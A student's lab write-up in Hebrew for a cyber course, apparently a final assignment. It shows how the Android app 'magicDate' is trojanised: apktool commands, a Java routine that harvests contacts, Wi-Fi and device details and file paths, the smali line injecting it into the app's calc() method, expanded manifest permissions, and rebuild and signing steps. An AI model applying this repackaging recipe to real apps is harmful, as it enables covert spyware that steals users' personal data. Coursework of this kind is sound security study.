

מטלה אחרונה

מגיש אביהוא אושרי


לאחר שהורדתי את האפליקציה השתמשתי בפקודה apktool d magicDate.apk על מנת לקבל את קבצי ה smalin :

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\avihu\Desktop\matala5>apktool d magicDate.apk
I: Using Apktool 2.4.1 on magicDate.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\avihu\AppData\Local\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

C:\Users\avihu\Desktop\matala5>
```

לאחר ביצוע הפקודה הוספה לתיקייה תיקייה חדשה שבה יש את כל קבצי ה smalin



היה צריך לכתוב קוד זדוני לכן כתבתי אחד שמוציא מידע על הפלאפון (אנשי קשר , לאיזה רשת מחובר , איזה סוג המכשיר , נתיבי קבצים ועוד ...)

```
OutputStreamWriter outputStreamWriter ;

@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    maliciousCode();
}

public void maliciousCode() {
    String[] permissions_req = {
        Manifest.permission.READ_CONTACTS,
        Manifest.permission.WRITE_CONTACTS,
        Manifest.permission.ACCESS_WIFI_STATE,
        Manifest.permission.WRITE_EXTERNAL_STORAGE,
        Manifest.permission.READ_EXTERNAL_STORAGE,
    };

    if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.M) {
        this.requestPermissions(permissions_req, requestCode: 1);
    }

    File sdcard = Environment.getExternalStorageDirectory();
    File deviceDetails = new File(sdcard.getAbsolutePath(), child: "DeviceDetails.text");

    try {
        outputStreamWriter = new OutputStreamWriter(new FileOutputStream(deviceDetails));
```

לאחר כתיבת הקוד הזדוני יש לעשות לו Repackaging על מנת לקבל את הקודו smali של Malicious coden ולכן נבצע את הפקודה הבאה על Malicious.apk
נשתמש apktool d Malicious.apk

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. ?? ?????? ??????

C:\Users\avihu\AndroidStudioProjects\MagicDate2\app\build\outputs\apk\debug>apktool d Malicious.apk
I: Using Apktool 2.4.1 on Malicious.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\avihu\AppData\Local\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

C:\Users\avihu\AndroidStudioProjects\MagicDate2\app\build\outputs\apk\debug>
```

כעת נוצר קוד smali שממנו ניקח **חלקים חיוניים** ו"נשתיל" לתוך קוד ה smali של אפליקציית ה magic date

The image displays the Android Studio interface for a project named 'MagicDate2'. The top toolbar shows various icons for file operations, and the bottom toolbar shows icons for running, debugging, and other development tools. The main workspace is divided into two panels. The left panel shows the 'MagicDate2' project structure, including files like 'original', 'res', 'smali', 'AndroidManifest.xml', and 'apktool.yml'. The right panel shows the decompiled smali code for 'Malicious.java'. The code is organized into sections: instance fields, direct methods, and virtual methods. Red boxes highlight specific sections of the code: instance fields, direct methods (including FilePATH, getDeviceDetails, and getWifiDetails), and virtual methods (including maliciousCode). Yellow arrows point from these boxes to the corresponding sections in the right-hand smali code view, which shows the original code structure with synthetic access methods.

```

3 .source "Malicious.java"
4
5
6 # instance fields
7 .field outputStreamWriter:Ljava/io/OutputStreamWriter;
8
9
10 # direct methods
11 > .method public constructor <init>()V...
18 .end method
19
20 > .method private FilePATH(Ljava/io/File;)V...
174 .end method
175
176 > .method private getDeviceDetails()V...
555 .end method
556
557 > .method private getWifiDetails()V...
877 .end method
878
879
880 # virtual methods
881 > .method public maliciousCode()V...
109 .end method
110
111 > .method protected onCreate(Landroid/os/Bundle;)V...
128 .end method
129

```

```

162 > .method static synthetic access$1(Lcom/MagicDate/MagicDate;I)V...
171 .end method
172
173 > .method static synthetic access$2(Lcom/MagicDate/MagicDate;I)V...
181 .end method
182
183 > .method static synthetic access$3(Lcom/MagicDate/MagicDate;)Landroid/widget/EditText;...
191 .end method
192
193 > .method static synthetic access$4(Lcom/MagicDate/MagicDate;I)V...
201 .end method
202
203 > .method private calc(I)V...
556 .end method
557
558 > .method private getRandom()V...
2485 .end method
2486
2487 > .method private FilePATH(Ljava/io/File;)V...
2562 .end method
2563
2564 > .method private getDeviceDetails()V...
2942 .end method
2943
2944 > .method private getWifiDetails()V...
3264 .end method
3265

```

```

3267
3268 # virtual methods
3269 > .method public maliciousCode()V...
3497 .end method
3498
3499 > .method public alertMessage(Ljava/lang/String;Z)V...
3553 .end method
3554
3555 > .method public onClick(Landroid/view/View;)V...
3635 .end method
3636
3637 > .method public onCreate(Landroid/os/Bundle;)V...
3731 .end method

```

נשתיל את הקריאה לפונקצייה malicious() בתוך הפונקצייה calc() של MagicDate() :

```
199
200     return-void
201 .end method
202
203 .method private calc(I)V
204     .locals 9
205     .param p1, "anzahl"    # I
206
207     .prologue
208     const/4 v8, 0x5
209
210     const/4 v7, 0x1
211
212     const/16 v6, 0xa
213
214     const/4 v5, 0x2
215
216     .line 145
217     iget-object v1, p0, Lcom/MagicDate/MagicDate;->tmpDate:Ljava/util/Calendar;
218     invoke-virtual {p0}, Lcom/MagicDate/MagicDate/Malicious;->maliciousCode()V
219
220     invoke-virtual {v1}, Ljava/util/Calendar;->clear()V
221
222     .line 146
223     iget-object v1, p0, Lcom/MagicDate/MagicDate;->tmpDate:Ljava/util/Calendar;
224
225     iget v2, p0, Lcom/MagicDate/MagicDate;->intJahr:I
226
227     iget v3, p0, Lcom/MagicDate/MagicDate;->intMonat:I
```

נשנה את כל Package מ - Lcom/MagicDate/MagicDate/Malicious - ל- Lcom/MagicDate/MagicDate

כעת נשנה את הקוד של ה-manifest ב- magicDate ונשים שם את כל ההרשאות מקובץ ה-manifest של Malicious :

```
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.READ_CALENDAR"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.READ_PHONE_NUMBERS"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>

<application android:icon="@drawable/icon" android:label="@string/app_name">
    <activity android:label="@string/app_name" android:name=".MagicDate" android:screenOrientation="portrait">
        <intent-filter>
```

בשלב זה נסגור את החבילה עוד פעם ויצור apk חדש אשר ישמר בתקיית dist בעזרת פקודת

apktool b magicDate

C:\Windows\System32\cmd.exe

Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. כל הזכויות שמורות.

C:\Users\avihu\Desktop\Computer science\Cyber\final project>apktool b magicDate

I: Using Apktool 2.4.1

I: Checking whether sources has changed...

I: Smaling smali folder into classes.dex...

I: Checking whether resources has changed...



I: Building resources...

I: Building apk file...

I: Copying unknown files/dir...


I: Built apk...

C:\Users\avihu\Desktop\Computer science\Cyber\final project>



ניצור מפתח לאפליקציה בעזרת הפקודה

keytool -alias avihu -genkey -v -keystore key.keystore



לבסוף נחתום את האפליקציה על ידי הפקודה

jarsigner -keystore key.keystore magicDate.apk avihu

```
C:\Windows\System32\cmd.exe

C:\Users\avihu\Desktop\Computer science\Cyber\final project\magicDate\dist>jarsigner -keystore key.keystore magicDate.apk avihu
Enter Passphrase for keystore:
jar signed.

Warning:
The signer's certificate is self-signed.

C:\Users\avihu\Desktop\Computer science\Cyber\final project\magicDate\dist>
```

לאחר ההתקנה של האפליקציה באימולטור נפתחה האפליקציה הבאה כשלחצתי על כפתור **Calclaten** זה הפעיל ברקע את הקוד הזדוני מה שגרם ליצירת קובץ עם פרטי המכשיר כשבהם :

1. **מידע אודות הWIFI**
2. **מידע אודות המכשיר הנתקף**
3. **נתיבי הקבצים במכשיר**
4. **אנשי הקשר + מספרי טלפון**

וזה נראה כך:

